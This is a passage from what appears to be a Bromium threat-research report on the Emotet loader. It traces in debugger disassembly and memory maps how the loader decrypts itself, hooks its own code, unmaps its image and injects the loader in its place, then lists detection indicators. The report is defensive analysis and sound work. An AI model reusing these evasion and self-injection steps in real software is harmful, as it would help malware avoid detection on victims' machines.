


Figure 42 – Suspicious indicators about emotet_dumped_240000.exe identified by pestudio

Figure 43 – Bromium Controller process interaction graph of emotet_dumped_240000.exe. It launches itself and creates service a called “ipropmini”, which closely matches the behavior shown by 15.exe.

Figure 44 – Bromium Controller view of high severity events detected for emotet_dumped_240000.exe

STAGE 2

After writing and decrypting the executable at 0x00240000, the code stub allocates another memory region at address 0x00260000 using VirtualAllocEx. After allocating memory, it reads the loader from memory region 0x00240000 and writes it to 0x00260000.




Figure 45 – Call to VirtualAllocEx to allocate memory at 0x00260000




Figure 46 – Stub writes the main Emotet loader at 0x00260000

After writing the main Emotet loader at 0x00260000, the code stub then inserts hooks and JMP instructions in the code (Figure 48). Emotet does this to make code analysis difficult and confuses disassemblers. Once the hooks are in place the loader becomes dependent on another memory region to run which means that dumping to disk will not allow it to run even after fixing the alignment and raw offsets of the PE file's sections.




Figure 47 – Execution error for dumped PE file from virtual address 0x00260000

```
00260FFC   00 00          add byte ptr ds:[eax],al
00260FFE   00 00          add byte ptr ds:[eax],al
00261000   55            push ebp
00261001   00 00          add byte ptr ds:[eax],al
00261003   00 00          add byte ptr ds:[eax],al
00261005   00 00          add byte ptr ds:[eax],al
00261007   00 00          add byte ptr ds:[eax],al
00261009   00 00          add byte ptr ds:[eax],al
0026100B   00 00          add byte ptr ds:[eax],al
0026100D   00 00          add byte ptr ds:[eax],al
0026100F   00 00          add byte ptr ds:[eax],al
00261011   00 00          add byte ptr ds:[eax],al
00261013   00 00          add byte ptr ds:[eax],al

00260FF5   00 00          add byte ptr ds:[eax],al
00260FF7   00 00          add byte ptr ds:[eax],al
00260FF9   00 00          add byte ptr ds:[eax],al
00260FFB   00 00          add byte ptr ds:[eax],al
00260FFD   00 00          add byte ptr ds:[eax],al
00260FFF   00 55 8B       add byte ptr ss:[ebp-75],dl
00261002   EC             in al,dx
00261003   FF 15 00 00 00 call dword ptr ds:[0]
00261009   00 00          add byte ptr ds:[eax],al
0026100B   00 00          add byte ptr ds:[eax],al
0026100D   00 00          add byte ptr ds:[eax],al
0026100F   00 00          add byte ptr ds:[eax],al
00261011   00 00          add byte ptr ds:[eax],al
00261013   00 00          add byte ptr ds:[eax],al
00261015   00 00          add byte ptr ds:[eax],al

00260FFA   00 00          add byte ptr ds:[eax],al
00260FFC   00 00          add byte ptr ds:[eax],al
00260FFE   00 00          add byte ptr ds:[eax],al
00261000   55            push ebp
00261001   8B EC          mov ebp,esp
00261003   FF 15 E8 1B 41 call dword ptr ds:[411BE8]
00261009   8B 4D 08       mov ecx,dword ptr ss:[ebp+8]
0026100C   39 41 08       cmp dword ptr ds:[ecx+8],eax
0026100F   75 0E          jne 26101F
00261011   8B 45 0C       mov eax,dword ptr ss:[ebp+C]
00261014   8B 49 18       mov ecx,dword ptr ds:[ecx+18]
00261017   89 08          mov dword ptr ds:[eax],ecx
00261019   33 C0          xor eax,eax
0026101B   5D            pop ebp
0026101C   C2 08 00      ret 8
0026101F   B8 01 00 00 00 mov eax,1
00261024   5D            pop ebp
00261025   C2 08 00      ret 8
00261028   CC            int3
00261029   CC            int3
0026102A   CC            int3
0026102B   CC            int3
0026102C   CC            int3
```

Figure 48 – Modification of executable located at 0x00260000 by the code stub

STAGE 3

Once the loader is modified and ready at 0x00260000, the stub calls UnmapViewOfFile to unmap 15.exe from 0x00400000, which is the memory region that the first Emotet image was loaded into.[32] It then allocates a new memory region at 0x00400000 that is the same size of the loader at 0x00260000 (15000 bytes). After allocating the new memory region, it then copies the modified loader to 0x00400000. This is a process injection technique where the malware modifies its binary in memory and then overwrites itself.

```
EIP EDX  nop
         mov edi,edi                          UnmapViewOfFile
         push ebp
         mov ebp,esp
         pop ebp
         jmp <kernel32.UnmapViewOfFile>
         nop
         nop
         nop
         nop
         jmp dword ptr ds:[<&UnmapViewOfFile>]  UnmapViewOfFile

Hide FPU
EAX  00400000   15.00400000
EBX  7EFDE000
ECX  0018FF18
EDX  766E1826   <kernel32.UnmapVi
EBP  0018FEF0
ESP  0018FEC0
ESI  00000000
EDI  00000000
```

Figure 49 – Emotet unmaps the loaded image 15.exe from 0x00400000

001B0000	00067000	\Device\HarddiskVolume1\Windows\S		MAP	-R---	-R---
00220000	00012000			PRV	ERW--	ERW--
00240000	00011000			PRV	ERW--	ERW--
00260000	00015000			PRV	ERW-G	ERW--
00350000	00003000			PRV	-RW--	-RW--
00353000	0000D000	Reserved (00350000)		PRV		-RW--
00470000	00009000			MAP	-R---	-R---
00479000	00177000	Reserved (00470000)		MAP		-R---
005F0000	00003000			MAP	-R---	-R---

Figure 50 – Memory map view after image 15.exe is unmapped

```
00400000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Figure 51 – Newly allocated memory at 0x00400000

001B0000	00067000	\Device\HarddiskVolume1\Windows\S		MAP	-R---	-R---
00220000	00012000			PRV	ERW--	ERW--
00240000	00011000			PRV	ERW--	ERW--
00260000	00015000			PRV	ERW-G	ERW--
00350000	00003000			PRV	-RW--	-RW--
00353000	0000D000	Reserved (00350000)		PRV		-RW--
00400000	00015000			PRV	ERW-G	ERW--
00470000	00009000			MAP	-R---	-R---
00479000	00177000	Reserved (00470000)		MAP		-R---
005F0000	00003000			MAP	-R---	-R---
005F3000	00005000	Reserved (00470000)		MAP		-R---

Figure 52 – Memory view after allocation at 0x00400000





Figure 53 – Copying of the loader from 0x00260000 to 0x00400000

STAGE 4


After copying the loader into 0x00400000, Emotet resolves API names and then transfers execution flow to the loader. In this case, it transfers execution to 0x0040C730, which then calls a function that resolves hashes that correspond to API names. The main Emotet loader makes it hard for an analyst to follow the code flow because of how strings that might give an insight into the functionality of the malware are obfuscated.



```
0040C730   E8 CB E3 FF FF   call 40AB00
0040C735   E8 F6 F6 FF FF   call 40BE30
0040C73A   E8 F1 48 FF FF   call 401030
0040C73F   85 C0            test e
0040C741   74 05            je 40C
0040C743   E8 A8 DF FF FF   call 4
0040C748   6A 00            push 0
0040C74A   FF 15 A4 1A 41   call d
0040C750   C2 10 00         ret 10
0040C753   CC               int3
0040C754   CC               int3
0040C755   CC               int3
0040C756   CC               int3
0040C757   CC               int3
0040C758   CC               int3
0040C759   CC               int3
0040C75A   CC               int3
0040C75B   CC               int3
0040C75C   CC               int3
0040C75D   CC               int3
0040C75E   CC               int3
0040C75F   CC               int3
0040C760   55               push e
0040C761   8B EC            mov eb
0040C763   83 EC 08         sub esp,8
```

```
0040AB00
push ebp
mov ebp,esp
sub esp,7B8
mov dword ptr ss:[ebp-7B8],82611F55
mov dword ptr ss:[ebp-7B4],51168CB2
mov dword ptr ss:[ebp-7B0],47FA0FF
mov dword ptr ss:[ebp-7AC],78AC6786
mov dword ptr ss:[ebp-7A8],B2B520A8
mov dword ptr ss:[ebp-7A4],96D95EC2
mov dword ptr ss:[ebp-7A0],A6477649
mov dword ptr ss:[ebp-79C],83277BCB
mov dword ptr ss:[ebp-798],758D336B
mov dword ptr ss:[ebp-794],A4C8D272
mov dword ptr ss:[ebp-790],786EC7A7
mov dword ptr ss:[ebp-78C],4DB58872
mov dword ptr ss:[ebp-788],227E8E19
mov dword ptr ss:[ebp-784],AF54EC14
mov dword ptr ss:[ebp-780],5D671F82
mov dword ptr ss:[ebp-77C],2D2968F2
mov dword ptr ss:[ebp-778],9E52A72
```

Figure 54 – Pass list of API hashes to deobfuscation function for name resolution



```
004014BC | 8A 02 | mov al,byte ptr ds:[edx] | edx:"ZwOpenProcess"
004014BC | 8A 02 | mov al,byte ptr ds:[edx] | edx:"ZwOpenProcessToken"
004014BC | 8A 02 | mov al,byte ptr ds:[edx] | edx:"ZwOpenResourceManager"
004014BC | 8A 02 | mov al,byte ptr ds:[edx] | edx:"ZwSetInformationFile"
004014BC | 8A 02 | mov al,byte ptr ds:[edx] | edx:"_strcmpi"
004014BC | 8A 02 | mov al,byte ptr ds:[edx] | edx:"_strnicmp"
004014BC | 8A 02 | mov al,byte ptr ds:[edx] | edx:"CreateEventExW"
004014BC | 8A 02 | mov al,byte ptr ds:[edx] | edx:"CreateMutexA"
004014BC | 8A 02 | mov al,byte ptr ds:[edx] | edx:"DosDateTimeToFileTime"
```

Figure 55 – Resolution of API names from ntdll.dll and kernel32.dll

Creation of Mutexes

After API name resolution, GetCurrentProcessId is called to get the process ID (PID) of Emotet's running process.[32] Afterwards, Emotet iterates through all running processes to find its module name and parent PID. Once it finds its parent PID, it creates two mutexes with the format PEM%X. One of the mutexes is created using the parent process ID (PEM[PPID]) and the other uses its own PID (PEM[PID]).

After creating these mutexes, it calls CreateEventW to create an event using the format PEE%X, where %X is its parent PID.[34] If both mutexes are successfully created, it launches 15.exe again from the same path. After launching the child process, it calls WaitForSingleObject on the PEE%X event.[35] Bromium Labs have observed that some Emotet samples launch child processes with command line switches. The command line switches are an indication that an Emotet process has been launched as a child process and must perform a designated task.

The launched child process repeats the initialization procedure until it evaluates whether to create the two mutexes described above. This time the call to CreateMutex for mutex PEM[PPID] fails with the error “ERROR_ALREADY_EXISTS”. After the mutex creation fails in the child process, it signals the event PEE[PPID] to the parent process 15.exe. The parent process exits from a waiting state and then terminates itself.[36] The launched child process then creates a service called “ipropmini” and establishes the C2 channel.




Figure 56 – Control flow graph in x64dbg showing conditional branch to launch a process based on CreateMutex and CreateEvent calls

explorer.exe	2368	0.13	55,416 K	40,752 K	Windows Explorer	Microsoft Corporation
vmtoolsd.exe	2468	0.20	13,932 K	8,872 K	VMware Tools Core Service	VMware, Inc.
x32dbg.exe	3520	16.22	50,472 K	52,476 K	x64dbg	
15.exe	1352	0.01	776 K	2,296 K	Surfing Protection	IObit

Figure 57 – PIDs of Emotet child process 15.exe (1352 or 0x548) and Parent PID (3520 or 0xDC0)

```
EIP  764D06C3  8B FF        mov edi,edi                  CreateMutexW
     764D06C5  55           push ebp
     764D06C6  8B EC        mov ebp,esp
     764D06C8  33 C0        xor eax,eax                  eax:L"PEMDC0"
     764D06CA  39 45 0C     cmp dword ptr ss:[ebp+C],eax
     764D06CD  74 01        je kernelbase.764D06D0
     764D06CF  40           inc eax                      eax:L"PEMDC0"
     764D06D0  68 01 00 1F 00  push 1F0001
     764D06D5  50           push eax                     eax:L"PEMDC0"
     764D06D6  FF 75 10     push dword ptr ss:[ebp+10]
     764D06D9  FF 75 08     push dword ptr ss:[ebp+8]
     764D06DC  E8 94 FB FF FF  call <kernelbase.CreateMutexExW>
```

Figure 58 – CreateMutex call on mutex object name PEMDC0, where 0xDC0 is the parent PID

```
EIP  764D06C3  8B FF        mov edi,edi                  CreateMutexW
     764D06C5  55           push ebp
     764D06C6  8B EC        mov ebp,esp
     764D06C8  33 C0        xor eax,eax                  eax:L"PEM548"
     764D06CA  39 45 0C     cmp dword ptr ss:[ebp+C],eax
     764D06CD  74 01        je kernelbase.764D06D0
     764D06CF  40           inc eax                      eax:L"PEM548"
     764D06D0  68 01 00 1F 00  push 1F0001
     764D06D5  50           push eax                     eax:L"PEM548"
     764D06D6  FF 75 10     push dword ptr ss:[ebp+10]
     764D06D9  FF 75 08     push dword ptr ss:[ebp+8]
     764D06DC  E8 94 FB FF FF  call <kernelbase.CreateMutexExW>
```

Figure 59 – CreateMutex call on mutex object name PEM548, where 0x548 is the PID of Emotet process 15.exe

```
EIP  764D0518  8B FF        mov edi,edi                  CreateEventW
     764D051A  55           push ebp
     764D051B  8B EC        mov ebp,esp
     764D051D  33 C0        xor eax,eax                  eax:L"PEE548"
     764D051F  39 45 0C     cmp dword ptr ss:[ebp+C],eax
     764D0522  74 01        je kernelbase.764D0525
     764D0524  40           inc eax                      eax:L"PEE548"
     764D0525  83 7D 10 00  cmp dword ptr ss:[ebp+10],0
     764D0529  74 03        je kernelbase.764D052E
     764D052B  83 C8 02     or eax,2                     eax:L"PEE548"
     764D052E  68 03 00 1F 00  push 1F0003
     764D0533  50           push eax                     eax:L"PEE548"
     764D0534  FF 75 14     push dword ptr ss:[ebp+14]
     764D0537  FF 75 08     push dword ptr ss:[ebp+8]
     764D053A  E8 5F FB FF FF  call <kernelbase.CreateEventExW>
```

Figure 60 – CreateEventW call on event object name PEE548, where 0x548 is the PID of Emotet process 15.exe

Emotet Loader Initialization Procedure Overview

In summary, the unpacking and initialization procedure for the Emotet loader follows these steps:

1. The dropped Emotet binary (15.exe) allocates a new memory region with execute permission and writes a code stub there (Figure 61, memory region 1).
2. The stub decrypts an embedded PE file from the .data section of the image and writes it in the new memory region (Figure 61, memory region 2).
3. The file written to memory region 2 is a valid PE file that is another Emotet binary and can be dumped and executed without needing to fix its relocations.
4. The stub from memory region 1 allocates a new region with execute permission (Figure 61, memory region 3).
5. The stub reads an embedded payload from memory region 2 and writes it to memory region 3.
6. After writing the payload to memory region 3, it then modifies it by inserting new code and trampolines.
7. Once the payload is ready in memory region 3, it unmaps the 15.exe image.
8. After unmapping the image, it allocates a new region of the same size as memory region 3 with execute permission and copies the payload from memory region 3 to the newly allocated region (Figure 61, memory region 4).
9. The stub then passes execution to memory region 4, which launches the main Emotet loader.




Figure 61 – Summary of loader unpacking and initialization steps

Indicators of Compromise

The execution of the Emotet loader can be detected using the following methods:

- Monitoring read accesses to the registry keys below by processes launched from globally writable directories, such as %USERPROFILE% and %TEMP%.

```
32-bit systems: HKEY_CLASSES_ROOT\Interface\{AA5B6A80-B834-11D0-932F-00A0C90DCAA9}
64-bit systems: HKEY_CLASSES_ROOT\Wow6432Node\Interface\{AA5B6A80-B834-11D0-932F-00A0C90DCAA9}
```

- Blocking read access to the above keys prevents the Emotet loader from running because the loader will enter an infinite loop or end the process. However, this method may have an unforeseen impact on software that uses the Windows scripting engine interface.
- Monitoring API calls to GetProcAddress for the invalid function name “mknjht34tfserdgfwGetProcAddress”.
- Monitoring the sequence of API calls to GetProcAddress can be used as a heuristic.

Conclusion

Emotet is a capable loader that emerged in 2014, originally designed as a banking Trojan. The shift in the TTPs of its operators from 2017 onwards likely reflects an evolution in its business model from banking Trojan to malware distributor. We suggest that Emotet's operators do not primarily profit from monetizing stolen financial information. Instead, campaigns from 2017 to 2019 suggest that Emotet's operators follow a Malware-as-a-Service business model by selling access to its botnet of infected hosts to orchestrate and distribute the malware of other criminal actors, typically banking Trojans. For high volume phishing campaigns, hiring a third party such as Emotet to complete the difficult task of gaining initial access to many target systems might be an attractive proposition for banking Trojan operators.

About Bromium

Enterprises are most vulnerable to cyberattacks from users opening email attachments, clicking on hyperlinks in emails or chats and downloading files from the web. Bromium Secure Platform isolates attacks in real time, protecting your enterprise from cyberattacks by allowing malware to detonate inside secure containers, ensuring that it cannot infect the host computer or spread onto the corporate network.

References

[1] https://blog.trendmicro.com/trendlabs-security-intelligence/new-banking-malware-uses-network-sniffing-for-data-theft/
[2] https://www.proofpoint.com/us/threat-insight/post/threat-actor-profile-ta542-banker-malware-distribution-service
[3] https://www.cisecurity.org/blog/top-10-malware-march-2019/
[4] https://www.us-cert.gov/ncas/alerts/TA18-201A
[5] https://www.cert.pl/en/news/single/analysis-of-emotet-v4/
[6] https://www.bromium.com/emotet-banking-trojan-malware-analysis/
[7] https://blog.trendmicro.com/trendlabs-security-intelligence/emotet-adds-new-evasion-technique-and-uses-connected-devices-as-proxy-cc-servers/
[8] https://documents.trendmicro.com/assets/white_papers/ExploringEmotetsActivities_Final.pdf
[9] https://www.symantec.com/blogs/threat-intelligence/evolution-emotet-trojan-distributor
[10] https://www.crowdstrike.com/blog/meet-crowdstrikes-adversary-of-the-month-for-february-mummy-spider/
[11] https://www.dropbox.com/s/ds0ra0c8odwsv3m/Threat%20Group%20Cards.pdf?dl=0
[12] https://www.bromium.com/wp-content/uploads/2018/05/Into-the-Web-of-Profit_Bromium.pdf
[13] https://www.europol.europa.eu/sites/default/files/documents/cybercrime_dependencies_map_-_explanatory_notes.pdf
[14] https://www.europol.europa.eu/sites/default/files/documents/cybercrime_dependencies_map_0.pdf
[15] https://www.europol.europa.eu/publications-documents/goznym-criminal-network-how-it-worked
[16] https://www.bromium.com/mapping-malware-distribution-network/
[17] https://www.ncsc.gov.uk/news/ncsc-publishes-new-report-criminal-online-activity
[18] https://support.microsoft.com/en-us/help/286310/description-of-behaviors-of-autoexec-and-autoopen-macros-in-word
[19] https://docs.microsoft.com/en-us/windows/desktop/cimwin32prov/win32-processstartup
[20] https://docs.microsoft.com/en-us/windows/desktop/cimwin32prov/win32-process
[21] https://www.bromium.com/how-ursnif-evades-detection/
[22] https://ss64.com/ps/invoke-expression.html
[23] https://docs.microsoft.com/en-us/dotnet/api/system.net.webclient?view=netframework-4.8
[24] https://ss64.com/ps/syntax-f-operator.html
[25] https://www.nsa.gov/resources/everyone/ghidra/
[26] https://docs.microsoft.com/en-us/windows/desktop/api/winreg/nf-winreg-regopenkeya
[27] https://docs.microsoft.com/en-us/scripting/winscript/reference/iactivescriptparseprocedure32
[28] https://docs.microsoft.com/en-us/windows/desktop/api/memoryapi/nf-memoryapi-virtualallocex
[29] https://docs.microsoft.com/en-us/windows/desktop/api/libloaderapi/nf-libloaderapi-loadlibraryexa
[30] https://docs.microsoft.com/en-us/windows/desktop/api/libloaderapi/nf-libloaderapi-getprocaddress
[31] https://docs.microsoft.com/en-us/windows/desktop/api/memoryapi/nf-memoryapi-virtualalloc
[32] https://docs.microsoft.com/en-us/windows/desktop/api/memoryapi/nf-memoryapi-unmapviewoffile
[33] https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/nf-processthreadsapi-getcurrentprocessid
[34] https://docs.microsoft.com/en-us/windows/desktop/api/synchapi/nf-synchapi-createeventw
[35] https://docs.microsoft.com/en-us/windows/desktop/api/synchapi/nf-synchapi-waitforsingleobject
[36] https://docs.microsoft.com/en-us/windows/desktop/api/synchapi/nf-synchapi-createmutexa

Bromium

Bromium, Inc.
20883 Stevens Creek Blvd.
Suite 100
Cupertino, CA 95014
+1.408.213.5668

Bromium UK Ltd.
Lockton House
2nd Floor, Clarendon Road
Cambridge CB2 8FH
+44.1223.314914

For more information
visit Bromium.com or write to
info@bromium.com.

Copyright ©2019 Bromium, Inc. All rights reserved. 07182019